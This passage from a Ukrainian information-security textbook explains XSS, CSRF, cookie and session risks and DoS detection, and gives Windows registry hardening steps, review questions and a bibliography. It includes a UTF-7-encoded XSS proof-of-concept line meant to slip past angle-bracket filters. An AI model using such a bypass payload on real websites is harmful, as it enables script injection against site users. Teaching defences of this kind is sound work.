Основним методом протидії XSS-атакам є фільтрація даних, які прийшли зовні і публікуються на веб-сайті. Як правило для нейтралізації достатньо замінити символи “<” та “>” на “<” та “>”, або використанням (для PHP) функції htmlspecialchars, при цьому всі скрипти втрачають можливість виконуватися. Правда, при цьому і текст позбавляється html-оформлення.

Але не все так просто. Досить ефективним є використання для XSS-атак скриптів, написаних з використанням кодової таблиці UTF-7. Для цього випадку кутові дужки “<” та “>” записуються як “+ADw-” та “+AD4-”, що дозволяє їм проходити через описані фільтри. Якщо браузер користувача налаштований на авто визначення кодової таблиці і ні в заголовку, ні на поточній сторінці у тегу <META> (до будь якого контенту) не прописано яку кодову сторінку використаємо, то браузер, зустрівши дані символи, переключиться на відповідну кодову таблицю і виконає код. Наприклад, якщо маємо код

```
<TITLE>Поточна сторінка</TITLE>
<META http-equiv=”Content-Type” content =“text/html”;
charset=windows-1251/>
```


то міняючи тему на

```
+ADw-script+AD4-alert(+ACc-xss+ACc-)+ADw-+AC8-script+AD4-
```

можемо завантажити скрипт. Вся проблема в тому, що посилання на кодову таблицю стоїть після тегу <TITLE>.

CSRF – виконання дії від імені користувача.

Атакою CSRF (Cross-Site Request Forgery) називається завантаження запиту через браузер користувача з одного сайту на інший, так, що сайт, який підлягає атаці виконує запит, як запит користувача.



Розглянемо даний вид атаки на прикладі. Нехай є веб-сайт А, на якому зареєстровані користувачі можуть проводити якість дії (наприклад, форум або online banking). Для відправки повідомлення використовується форма з кнопкою “submit”. Окрім того, є сайт В, на якому зроблена точна копія html-форми для завантаження повідомлення, а в атрибуті action прописана адреса сайту А. Тепер, якщо якийсь користувач, після того, як пройшов реєстрацію на сайті А і отримає сесійну cookie, зайде на сайт В, заповнить на ньому елементи форми и натисне кнопку “submit”, його повідомлення піде на А так, як воно відіслано не зовні, а з самого сайту (того ж форуму), користувач вже встигнув пройти реєстрацію.

Остається лише якимсь чином заманити користувача з А на В, а відправити форму можна і автоматично – за допомогою JavaScript функції submit().

Яка може бути протидія. По-перше, перевірка поля Referer, у випадку, коли повідомлення прийде зовні, в цьому полі буде адреса не сайту А, а сайту В. Другим рішенням може бути використання ідентифікатора користувача, який буде унікальним і завантажений у поле hidden. Ну, і використання CAPTCHA або SMS на телефон користувача.

Відключення cookie

Досить часто у користувача виникає враження, що використання cookie призводить до більшої небезпеки, що у разі відключення cookie, його комп’ютер буде більш захищений від будь-яких атак. Справа в тому, що cookie використовується для збереження ідентифікатору сесії, який повинен передаватися серверу при кожному зверненню, щоб клієнту не доводилося вводити логін-пароль після кожного кліку по гіперпосиланню. Безпека забезпечується тим, що ідентифікатор досить довгий і його складно підібрати, а він відомий лише серверу і користувачу (його комп’ютеру). При відключенні cookie у користувача веб-сайт буде дописувати ідентифікатор сесії до посилань і форм на сторінках. До чого це приводе?

1. При кожному кліку на зовнішнє посилання, сайт, на який зроблено перехід, отримує в запиті поле Referer адрес сторінки, з якою проведено перехід, а на ній ідентифікатор вашої сесії! Таким чином, є можливість зайти на попередній сайт під вашими даними…
2. Клієнту може бути запропоноване (наприклад, знайдене у кеші) посилання з ідентифікатором сесії, і якщо клієнт перейде по цьому посиланню і пройде авторизацію, то будь-хто при використанні цього посилання буде зразу авторизованим (під даними жертви).

Тобто основна проблема в тому, що секретна інформація (ідентифікатор cookie) довірена несекретній сторінці. Cookie як раз відповідають умові, що веб-сайт має доступ до даних cookie, які виставлені власне цим сайтом і не має права переглядати інші (це базова функціональність системи безпеки браузерів).

DDoS

DoS - атака (Denial of Service, відмова в обслуговуванні) - атака на обчислювальну систему з метою довести її до відмови, тобто створення таких умов, при яких легітимні (правомірні) користувачі системи не можуть отримати доступ до надаваних системою ресурсів (серверів), або зробити цей доступ ускладненим. Відмова «ворожої» системи може бути як самоціллю (наприклад, зробити недоступним популярний сайт), так і одним із кроків до оволодіння системою (якщо під час позаштатної ситуації програмне забезпечення видає якусь критичну інформацію - наприклад, версію, частину програмного коду і т. д.).

Якщо атака виконується одночасно з великої кількості комп'ютерів, говорять про DDoS- атаку (Distributed Denial of Service, розподілена атака типу «відмова в обслуговуванні»). У деяких випадках до DDoS- атаці призводить легітимні дії, наприклад, розміщення на популярному Інтернет - ресурсі посилання на сайт, розміщений на не дуже продуктивному сервері (слешдот - ефект). Великий наплив користувачів призводить до перевищення допустимого навантаження на сервер і відмови в обслуговуванні частини з них.

Існують різні причини, за якими може виникнути DoS- умова, це може бути:

- Помилка в програмному коді, що приводить до звертання та завантаження невикористовуваних фрагментів адресного простору, виконання неприпустимої інструкції або іншої необроблюваної виняткової ситуації, коли відбувається аварійне завершення серверного додатку. Класичним прикладом є звернення за нульовим (null) покажчиком.
- Недостатня перевірка даних користувача, що приводить до нескінченного чи тривалого циклу або підвищеного тривалого споживання процесорних ресурсів (вичерпання процесорних ресурсів) або виділенню великого об'єму оперативної пам'яті (вичерпання пам'яті).
- Флуд (flood - " повінь", " переповнення") - атака, пов'язана з великою кількістю зазвичай безглуздих або сформованих в неправильному форматі запитів до комп'ютерної системи або мережевого обладнання, що має своєю метою призвести до відмови в роботі системи через вичерпання ресурсів системи - процесора, пам'яті чи каналів зв'язку.
- Атака другого роду - атака, яка прагне викликати помилкове спрацьовування системи захисту і таким чином привести до недоступності ресурсу.

Існує думка, що спеціальні засоби для виявлення DoS- атак не потрібні, оскільки факт DoS- атаки неможливо не помітити. Часто-густо це дійсно так. Однак бувають успішні атаки, які були помічені жертвами лише через 2-3 доби. Так негативні наслідки атаки (типу флуд) полягали в зайвих витратах з оплати трафіку, що з'ясовувалося лише при отриманні рахунку. Для ефективної протидії необхідно знати тип, характер і інші показники DoS- атаки, а оперативно отримати ці відомості як раз і дозволяють системи виявлення.

Методи виявлення можна розділити на кілька великих груп :

- сигнатурні - засновані на якісному аналізі трафіку;
- статистичні - засновані на кількісному аналізі трафіку;
- гібридні - поєднують в собі переваги двох попередніх методів .

Найкращим варіантом захисту буде заборона на відправлення з однієї IP-адреси декількох повідомлень підряд . Для цього можна реалізувати в сценарії таку логіку :

- Після відправки користувачем повідомлення адреса відвідувача і поточний час зберігаються на сервері в базі даних. Зберігати адресу необхідно саме

на сервері, тому що все, що знаходиться на комп'ютері-клієнті, знищується без проблем. Щоб визначити адресу клієнта, можна використовувати змінну оточення `REMOTE_ADDR`:

```
$_SERVER [”REMOTE_ADDR"]
```

- При прийнятті повідомлення від користувача необхідно видалити з бази всі IP- адреси, час зберігання яких перевищує певну кількість хвилин.
- Тепер перевіряємо, чи залишився IP- адрес в базі даних. Якщо так, то не обробляємо отримане повідомлення.

Контрольні питання.

1. Чи можна використати SQL-ін’єкції до NoSQL баз?
2. Чому викрадення cookies є критичним?
3. Як заблокувати вразливість при використанні SQL-ін’єкцій у UTF-7?
4. В чому особливість використання символу ; у SQL-ін’єкції?
5. Чому Cross Site Scripting – міжсайтовий скриптинг позначається через XSS?
6. В чому відміна CSRF від XSS?
7. Як перевірити веб-сайт на вразливість SQL-ін’єкцій?
8. В чому небезпека використання застарілого програмного забезпечення?
9. Чи можна дистанційно отримати значення ідентифікатора сесії?
10. До якого розділу OWASP top Ten Project відносяться методи соціальної інженерії?

7. Заборона різних функцій і ресурсів в Windows

Розумне використання реєстру Windows дозволяє суттєво захистити локальний комп'ютер. Якщо треба заборонити на комп'ютерах під управлінням Windows, виконання деяких функцій, то можна відредагувати відповідним чином параметри реєстру, що відповідають за них. Установка для параметрів типу DWORD значення в 1 включає обмеження, установка в 0 або видалення параметра — знімає.

Якщо параметр має інший тип або інше значення, то це вказано в його описі. Ряд параметрів можна задавати як в гілці реєстру HKEY_CURRENT_USER (обмеження діє для даного користувача), так і в HKEY_LOCAL_MACHINE (обмеження діє для всіх користувачів), причому значення параметра в останній гілці має пріоритет. Якщо потрібний параметр або розділ в реєстрі відсутній, то його треба створити. Інформація даного розділу актуальна для Windows 7 та пізніших версій ОС Microsoft, хоча деякі можливості відсутні у Windows 10. Запустіть редактор реєстру regedit і використовуйте наступні параметри [88]:

Розділи

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer

"NoRun" — приховує команду "Виконати" в меню "Пуск", що не дозволяє користувачам запускати програми або процеси з меню "Пуск", проте якщо користувач має доступ до командного рядка, він все одно зможе запускати будь-які програми;
"RestrictRun" — при установці в 1 буде дозволено тільки запуск програм, визначених в розділі

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\RestrictRun]

за допомогою строкових параметрів з іменами у вигляді чисел, наприклад:

"1"="notepad.exe"
"2"="winword.exe"

"NoDrives" — визначає, які з дисків приховати в "Моєму комп'ютері". Порядок встановлюється з найнижчого біта — диск A: до 26-го біта — диск Z:. Щоб приховати диск, треба включити його біт.
A: 1, B: 2, C: 4, D: 8, E: 16, F: 32, G: 64, H: 128, I: 256, J: 512, K: 1024, L: 2048, M: 4096, N: 8192, O: 16384, P: 32768, Q: 65536, R: 131072, S: 262144, T: 524288, U: 1048576, V: 2097152, W: 4194304, X: 8388608, Y: 16777216, Z: 33554432, все: 67108863
Щоб приховати кілька дисків треба задати суму відповідних чисел.
Але ці диски будуть все одно відображені в диспетчері файлів (а також у файлових менеджерах, наприклад, FAR). Для видалення Диспетчера файлів треба видалити файл winfile.exe;
"NoFind" — приховує команду "Знайти" в меню "Пуск";
"NoCommonGroups" — приховує групу "Стандартні" в меню "Пуск" – "Програми";
"NoFavoritesMenu" — приховує групу "Вибране" в меню "Пуск";
"NoRecentDocsMenu" — приховує групу "Документи" в меню "Пуск";

"NoSetFolders" — приховує пункти "Панель управління", "Принтери", "Віддалений доступ до мережі " у меню "Пуск" – "Настройка" і в теці "Мій комп'ютер";
"NoSetTaskbar" — приховує пункт "Панель завдань" в меню "Пуск" – "Настройка" і блокує доступ до властивостей панелі завдань через її контекстне меню;
"NoLogOff" — приховує команду "Завершення сеансу" в меню "Пуск";
"NoClose" — відключає команду "Вимкнути комп'ютер";
"NoSaveSettings" — відключає збереження змін параметрів настройки конфігурації робочого столу (розташування значків, вигляд і так далі) при виході з Windows, щоб інші користувачі не змогли змінити вигляд робочого столу;
"NoDesktop" — приховує всі елементи і програми на робочому столі Windows;
"NoInternetIcon" — приховує значок "Інтернет" на робочому столі;
"NoNetHood" — приховує значок "Мережеве оточення" на робочому столі;
"NoControlPanel" — приховує пункт "Панель управління" в меню "Пуск";
"NoChangeStartMenu" — запобігає зміні меню "Пуск" методом drag-and-drop і відключає контекстне меню в меню "Пуск";
"NoSMHelp" — приховує пункт "Довідка" в меню "Пуск";
"NoFolderOptions" — приховує пункт "Властивості теки" в меню Провідника, в меню "Пуск" – "Настройка" і Панелі управління;
"ClassicShell" — відключає різні розширені можливості оболонки Windows - Активний Робочий стіл, перегляд тек як веб-сторінок, режим перегляду ескізів, панель швидкого запуску, меню "Вибране" і "Перехід" в Провіднику та інше.
"NoNetConnectDisconnect" — приховує кнопки "Підключити мережевий диск" і "Відключити мережевий диск" з інструментальної панелі провідника, а також відповідні пункти контекстного меню "Мого комп'ютера" і меню "Сервіс" Провідника, що не дає користувачам створювати додаткові мережеві підключення;
"NoPropertiesMyComputer" — блокує доступ до екрану "Властивості системи" через контекстне меню "Мій комп'ютер" і елемент "Система" в панелі управління;
"ForceStartMenuLogoff" — вимушує кнопку "Завершення сеансу" з'являтися в Головному меню і запобігає видаленню або утаєнню її користувачами;
"NoInstrumentation" — забороняє Windows записувати інформацію про те, які застосування користувач запускав і до яких файлів і документів звертався. Зверніть увагу: якщо це обмеження включене, то меню, що настроюються, і інші можливості, для яких потрібна інформація про звернення користувача до застосувань і файлів, будуть заблоковані;
"NoCDBurning" — забороняє використання вбудованої функції запису CD в Windows.

Розділи

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Network
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Network

"NoEntireNetwork" — приховує елемент "Вся мережа" в мережевому оточенні, що не дозволяє користувачам бачити всі робочі групи і домени в мережі, а тільки власну робочу групу або домен;
"NoWorkgroupContents" — приховує весь вміст робочої групи в мережевому оточенні;
"HideSharePwds" — визначає, чи показувати пароль, набраний при доступі до файлів, які використовуються спільно, звичайним текстом або зірочками;
"MinPwdLen" — визначає мінімальну довжину пароля (цей параметр двійкового типу!), що примушує Windows відхиляти паролі меншої довжини, щоб запобігти використанню тривіальних паролів там, де важливий захист (це зміна не зачіпає існуючі паролі, а впливає тільки на нові або заміну старих);

"AlphanumPwds" — вимагає створення тільки алфавітно-цифрових паролів, тобто паролів, що складаються з комбінації літер і цифр;
"DisablePwdCaching" — відключає кешування пароля (пароль користувача не запам'ятовується на його комп'ютері), а також видаляє повторне поле введення пароля Windows і відключає можливість синхронізації мережевих паролів.

Розділи
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\NonEnum
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\NonEnum

"{20D04FE0-3AEA-1069-A2D8-08002B30309D}" — приховує "Мій комп'ютер" на Робочому столі і в меню "Пуск".

Розділи
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System

"NoDispCPL" — відключає доступ до значка "Екран" в панелі управління і не дозволяє користувачам змінювати параметри дисплея;
"NoDispAppearancePage" — приховує вкладку "Оформлення" у вікні властивостей екрану;
"NoDispBackgroundPage" — приховує вкладку "Фон" у вікні властивостей екрану;
"NoDispScrSavPage" — приховує вкладку "Заставка" у вікні властивостей екрану;
"NoDispSettingsPage" — приховує вкладку "Настройка" у вікні властивостей екрану;
"DisableTaskMgr" — відключає можливість користувача запускати диспетчер завдань для спостереження за процесами, виконанням програм, а також створенням змін в пріоритеті або в стані індивідуальних процесів.

Розділ
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System

"DontDisplayLastUserName" — приховує останнє ім'я користувача (відображається порожнє поле "Ім'я користувача") при вході в систему.

Розділи
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System\Power
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System\Power

"PromptPasswordOnResume" — примушує запрошувати пароль користувача при поверненні до роботи зі сплячого режиму (hibernate) або режиму очікування (suspend).

Розділ
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA

"RestrictAnonymous" — забороняє анонімним користувачам при вході в систему отримати список імен користувачів домену і перелік ресурсів, які використовуються спільно.

Розділ
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters

"AutoShareServer","AutoShareWks" — при установці значення в 0 відключають сумісне використання прихованих адміністративних загальних ресурсів (локальні логічні диски NT-систем, доступні за умовчанням адміністраторам по мережі через звернення типу \server\c$) сервера і робочої станції відповідно;
"Hidden" — приховує сервер або робочу станцію в загальному списку ресурсів мережі (той же самий результат може бути отриманий виконанням команди "NET CONFIG SERVER /HIDDEN:YES"). Примітка: треба перезавантажити комп'ютер і можливо потрібно до години, щоб сервер зник із списку перегляду мережевих ресурсів, проте доступ до ресурсів цього комп'ютера як і раніше буде можливий через шляхи формату UNC.

Розділ
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasMan\Parameters

"DisableSavePassword" — відключає можливість використання опції "Зберегти пароль" у "Віддаленому доступі до мережі".

Розділ
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteAccess\Parameters

"AuthenticateRetries" — визначає число спроб ідентифікації користувача (від 1 до 10) для підключення до системи за допомогою зовнішнього доступу;
"AuthenticateTime" — визначає максимальний термін в секундах (від 20 до 600), під час якого може бути проведена ідентифікація входу в систему через зовнішній доступ;
"CallbackTime" — визначає час затримки в секундах (від 2 до 12) перед ініціалізацією відгуку при зовнішньому підключенні;
"AutoDisconnect" — визначає час затримки в хвилинах перед тим, як неактивний користувач зовнішнього доступу буде відключений.

У Windows можна заблокувати використання "гарячих" комбінацій клавіш . Для цього треба в розділі реєстру
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

створити dword-параметр "NoWinKeys" і привласнити йому значення 1після чого перезавантажити сеанс Windows, щоб зміни набули чинності.
Через гілку HKEY_LOCAL_MACHINE даний спосіб можна задати для всіх користувачів відразу.

Якщо використовується «Захисник Windows», який вбудований, починаючи з Windows 7, то Microsoft збирає інформацію не тільки що до помилок у програмах, а і взагалі про роботу ОС. Щоб відключити таку можливість, треба перейти «Пуск – Панель управління - Захисник Windows». Далі у віконці на верхньому меню натисніть іконку «Програми» та перейдіть на “Microsof SpyNet”, після чого у діалоговому вікні треба вибрати опцію «Не додавати до суспільства Microsof SpyNet».

Видалення стандартних загальних ресурсів C$, ADMIN$, IPC$

Більшість людей, що працюють в локальних мережах, навіть не підозрюють про те, що можна звернутися до їх диска C:\ і переглянути їх особисті документи. Вони вважають: раз я не ставив загальний доступ до ресурсів на моєму

комп'ютері, то інші не зможуть туди зайти. Чом би не так. Досить ввести до командного рядка ("Пуск -> Виконати -> cmd")

net share

щоб переконатися, що у вашого комп'ютера є такі «расшарені» ресурси, як c$, admin$, ipc$ та інші.

Якщо хто-небудь у вашій мережі володіє правами адміністратора, то він може запросто подивитися ваш диск. Наприклад, ваш комп'ютер в локальному домені організації носить ім'я “my_comp”. У такому разі для доступу до вашого диска C:\ досить ввести шлях в провіднику “\my_comp\c$”. Для того що б позбавитися від всіх адміністративних шарингів, створіть BAT або CMD файл наступного змісту, і вставте його в автозавантаження.

net share c$ /delete
net share admin$ /delete
net share ipc$ /delete

Якщо у вашій системі є додатковий диск D:\, то можна додати такий рядок:

net share d$ /delete

Останні команди можна записати у виконуваний bat-файл (наприклад, kill_share.bat) і запускати в автозавантаженні або вручну.

Swap

— це частина інформації з оперативної пам'яті, яка зберігається на жорсткому диску. Зокрема, в свопі може зберігатися конфіденційна інформація (наприклад, паролі), яку, в принципі, можна звідти дістати.

Щоб цього не відбулося, включить функцію очищення свопу при виключенні комп'ютера:

1. Відкрийте редактор реєстру (regedit.exe).
2. Знайдіть розділ HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management
3. Якщо параметр "ClearPageFileAtShutdown" в даному розділі відсутній, то створіть його (New – DWORD).
4. Встановіть значення цього параметра в 1.
5. Перезавантажите комп’ютер.
   Тепер своп буде видалений під час виключення і створюватиметься наново при включенні.

Проведення аудиту змін реєстру

Використовуючи regedt32.exe можна встановити аудит змін окремих частин реєстру. Ведення аудиту — дуже чутлива міра, що дозволяє виводити застережливі повідомлення людям, що порушують встановлені Вами правила редагування реєстру.

1. Відкрийте редактор реєстру regedt32.
2. Виберіть розділ, на який хочете призначити аудит (наприклад, HKEY_LOCAL_MACHINE\SOFTWARE).
3. З меню "Security" (Безпека) виберіть "Auditing" (Аудит).
4. Помітьте "Audit Permission on Existing Subkeys" (Дозвіл аудиту для існуючих розділів), якщо Ви хочете проводити аудит і підрозділів.
5. Натисніть "Add" (Додати) і виберіть користувачів, для яких буде проводитися аудит та натисніть "Add" і "OK".

6. Переконаєтеся, що у Вас включений "Auditing for File and Object" (скористайтеся User Manager – Polices – Audit).
7. Після заповнення всієї інформації натисніть "OK".

Для перегляду результатів аудиту можна скористатися Event Viewer (Перегляд подій), розділ Security.

Обмеження зовнішнього доступу до реєстру

Доступ до зовнішнього редагування реєстру контролюється ACL-ключом winreg реєстру.

1. Використовуючи редактор реєстру regedt32 відкрийте розділ KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServer
2. Знайдіть підрозділ з ім'ям winreg. Якщо його немає, створіть (Edit – Add Key).
3. Перейдіть у підрозділ winreg.
4. У меню "Security" виберіть "Permissions".
5. Натисніть "Add" і дайте користувачеві, якому хочете обмежити, доступ "read" (читання).
6. Після додавання натисніть на користувача і виберіть "Special Access".
7. Двічі клацнувши мишею на користувачі, можна ще вибрати, які дії він зможе виконувати.
8. Натисніть "OK".

Можна встановити, щоб деякі розділи були доступні для користувача, навіть якщо йому не дали прав на редагування:
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPaths\Machine`
За допомогою regedt32 додайте необхідні шляхи в список. Натисніть "OK".

Контрольні питання.

1. Які існують кущі реєстру Windows?
2. В чому різниці між редакторами реєстру Regedit.exe та Regedt32.exe?
3. Які типи даних використовуються у реєстрі Windows?
4. Що є ключом реєстру?

Бібліографія

1. Основы стеганографии. / А.В. Аграновский, П.Н. Девянин, А.В. Черемушкин, Р.А. Хади .— Ростов на Дону, 2003 .— 117 с.
2. Основы криптографии. / А.П. Алферов, А.Ю. Зубов, А.С. Кузьмин, А.В. Черемушкин .— Гелиос АРВ, 2002 .— 480 с.
3. Антонов В.М. Інтелектуальна власність і комп'ютерне авторське право. / В.М. Антонов .— К.: КНТ, 2006 .— 520 с.
4. Бабенко Л.К. Методическое пособие по изучению современных методов криптоанализа по курсу «Криптографические методы и средства обеспечения защиты информации». / Л.К. Бабенко, Е.А. Мишустина .— Таганрог : Изд. ТРТУ, 2003 .— 66 с.
5. Белоногов В. А. Теория кодирования : Учебное пособие. / В.А. Белоногов .— Екатеринбург : УГТУ-УПИ, 2002 .— 111 с.
6. Бернет С. Криптография. Официальное руководство RSA Security . / С. Бернет., С. Пайн .— М.:Бином-Пресс, 2002 .— 384 с.
7. Блейхут Р. Теория и практика кодов, контролирующих ошибки. / Р. Блейхут .— Пер. с англ .— М.: Мир, 1986 .— 576 с.
8. Элементарное введение в эллиптическую криптографию: Протоколы криптографии на эллиптических кривых. / А.А. Болотов, С.Б. Гашков, А.Б. Фролов, А.А. Часовских .— М.:КомКнига, 2006 .— 280 с.
9. Болотов А.А. Элементарное введение в эллиптическую криптографию: Алгебраические и алгоритмические основы. / А.А. Болотов, С.Б. Гашков, А.Б. Фролов .— М.:КомКнига, 2006 .— 328 с.
10. Бородин Л.Ф. Введение в теорию помехоустойчивого кодирования. / П.Ф. Бородин .— М.: Советское радио, 1968 .— 407 с.
11. Браіловський М.М. Захист інформації у банківській діяльності / М.М.Браіловський, Г.П.Лазарєв, В.О.Хорошко .— К.:ТОВ «ПоліграфКонсалтинг», 2004 .— 216 с.
12. Будылдина Н.В. Основы передачи дискретных сообщений: Учебное пособие для студентов очной и заочной форм обучения / Н.В. Будылдина .— Екатеринбург: УрТИСИ ГОУ ВПО «СибГУТИ», 2009 .— 142 с.
13. Введение в криптографию / Под общ. ред. В.В. Ященко .— М.: МЦНМО: "ЧеРо", 1999.
14. Вербіцький О.В. Вступ до криптології. / О.В. Вербіцький .— Львів : Вид.науково-технічн.літ.,1998 .— 247 с.
15. Вернер М. Основы кодирования. / М. Вернер .— Москва: Техносфера, 2004 .— 288с.
16. Грибунин В.Г. Цифровая стеганография. / В.Г. Грибунин, И.Н. Оков, И.В. Туринцев .— М.: «Солон-Пресс», 2002.
17. ГОСТ 28147–89. Системы обработки информации. Защита криптографическая. Алгоритмы криптографического преобразования .— М. Госстандарт СССР.
18. Грузман И.С. Цифровая обработка изображеннний в информационных системах:Учеб.пособие/ И.С.Грузман, В.С.Киричук и др.— Новосибирск:Изд-во НГТУ, 2002 .— 352 с.

19. Домарев В.А. Безопасность информационных технологий. Системный подход / В.В.Домарев .— Изд. ТИД «ДС», 2004 .— 992 с.
20. Программирование алгоритмов защиты информации : Учебное пособие. / А.В. Домашев, В.О. Попов, Д.И. Правиков и др. .— М.: Нолидж, 2000.
21. Золотарев В.В. Помехоустойчивое кодирование. Методы и алгоритмы: Справочник / В.В. Золотарев; Под ред. Ю.Б.Зубарева .— М.: Горячая линия – Телеком, 2004 .— 126 с.
22. Кобозева А.А. Анализ информационной безопасности. / А.А.Кобозева, В.А.Хорошко .— К.:Изд.ГУИКТ, 2009 .— 251 с.
23. Козлов В.Е. Теория и практика борьбы с компьютерной преступностью. / В.Е. Козлов .— Горячая линия –Телеком, 2002.— 336 с.
24. Конахович Г.Ф. Компьютерная стеганография. Теория и практика. / Г.Ф. Конахович, А.Ю. Пузыренко .— К.:МК-Пресс, 2006 .— 288 с.
25. Коробейников А.Г. Математические основы криптографии: Учебное пособие. / А.Г. Коробейников .— СПб ГИТМО (ТУ), 2002 .— 41 с.
26. Кларк Дж.мл. Кодирование с исправлением ошибок в системах цифровой связи. / Дж. Кларк мл., Дж. Кейн .— М.: Радио и связь, 1987.
27. Ленков С.В. Методы и средства защиты информации. В 2-х томах / Ленков С.В., Перегудов Д.А., Хорошко В.А.; под ред. В.А.Хорошко .— К.:Арий, 2008.— Том I. Несанкционированное получение информации .— 464 с..
28. Ленков С.В. Методы и средства защиты информации. В 2-х томах / Ленков С.В., Перегудов Д.А., Хорошко В.А.; под ред. В.А.Хорошко .— К.:Арий, 2008.— Том II. Информационная безопасность .— 344 с..
29. Лигун А.О., Комп'ютерна графіка (Обробка та стиск зображень) / А.О.Лигун, О.О.Шумейко .— Дніпропетровськ: Біла К.О., 2010 .— 114 с.
30. Лидовский В.В. Теория информации: Учебное пособие. / В.В. Лидовский . — М.: Компания Спутник+, 2004 .— 111 с.
31. Миано Дж. Форматы и алгоритмы сжатия изображений в действии. / Дж. Миано .— М.:Триумф, 2003 .— 336 с.
32. Мухачев В.А. Методы практической криптографии. / В.А. Мухачев, В.А. Хорошко .— К.: ООО «Полиграф-Консалтинг», 2005 .— 215 с.
33. Никитин Г.И. Помехоустойчивые циклические коды: Учеб. Пособие / Г.И. Никитин .— СПб: ГУАП, 2003 .— 33 с.
34. Осипян В.О. Криптография в задачах и упражнениях. / В.О. Осипян, К.В. Осипян .— М.:Гелиос АРВ, 2004 .— 114 с.
35. Остапов С. Е., Валь Л. О. Основи криптографії: Навчальний посібник. Чернівці: 2008. 188 с.
36. Остапов С.Е. Технології захисту інформації./С.Е. Остапов, С. П. Євсеєв, О. Г. Король. – Чернівці: ЧНУ, 2013. – 471 с.
37. Петров А.А. Компьютерная безопасность. Криптографические методы защиты. / А.А.Петров .— М.:ДМК, 2000 .— 448 с.
38. Петров А.А. Безопасность информационных и коммуникационных систем:Учебное пособие / А.А.Петров, В.А.Хорошко .— Изд.ВНУ им.В.Даля, 2008 .— 128 с.
39. Питерсон У. Коды, исправляющие ошибки: Пер. с англ. / У. Питерсон, Э. Уэлдон .— М.: Мир, 1976 .— 600 с.

40. Почепцов Г.Г.Информационные войны. / Г.Г. Почепцов .— М.: Рефл-бук; К.: Ваклер, 2000 .— 576 с.

41. Романец Ю.В Защита информации в компьютерных сетях. / Ю.В. Романец, П.А. Тимофеев, В.Ф. Шаньгин .— М.: Радио и связь, 2001 .— 376 с.

42. Саломаа А. Криптография с открытым ключом. / А. Саломаа .— М.: Мир, 1996.

43. Соколов А. Защита от компьютерного терроризма. / А. Соколов, О. Степанюк .— СПб : БХВ-Петербург, Арлит, 2002 .— 496 с.
44. Солодов А.В. Методы теории систем в задаче непрерывной линейной фильтрации. / А.В. Солодов .— М.:Наука, 1976 .— 264 с.
45. Сэломон Д.Сжатие данных, изображений и звука. / Д. Сэлмон .— .М,:Техносфера, 2004.— 368 с.
46. Фергюсон Н. Практическая криптография. / Н. Фергюсон, Б. Шнайдер .— М.: Изд.Вильямс, 2005 .— 424 с.
47. Фленов М.Е. PHP глазами хакера /М.Е. Фленов.— BHV-СПб, 2010.— 336 с.
48. Фленов М.Е.Web-сервер глазами хакера/М.Е.Фленов.—BHV-СПб,2009.— 320 с.
49. Фомичев В.М. Дискретная математика и криптология. Курс лекцій. / В.М. Фомичев .— М.:ДИАЛОГ-МИФИ, 2003 .— 400 с.
50. Хамидуллин Р.Р. Методы и средства защиты компьютерной информации: Учеб. Пособие. / Р.Р. Хамидуллин, И.А. Бригаднов, А.В. Морозов .— СПб.:СЗТУ, 2005 .— 178 с.

51. Хоффман Л. Современные методы защиты информации: Пер. с англ. / П. Хоффман; Под ред. В.А. Герасименко .— М.: Радио и связь, 1980.

52. Ховард М. Защищенный код: Пер. с англ. / М. Ховард, Д. Лебланк .— 2-е изд., испр. .— М.: Издательско-торговый дом «Русская Редакция», 2004 .— 704 стр.

53. Шеннон К.Э. Теория связи в секретных системах. / К.Э. Шеннон //Шеннон К.Э. Работы по теории информации и кибернетике .— М.: ИЛ, 1963 .— С. 333–402.

54. Шнайдер Б. Секреты и ложь. Безопасность данных в цифровом мире. / Б. Шнайер. — СПб.: Питер, 2003 . — 368 с.
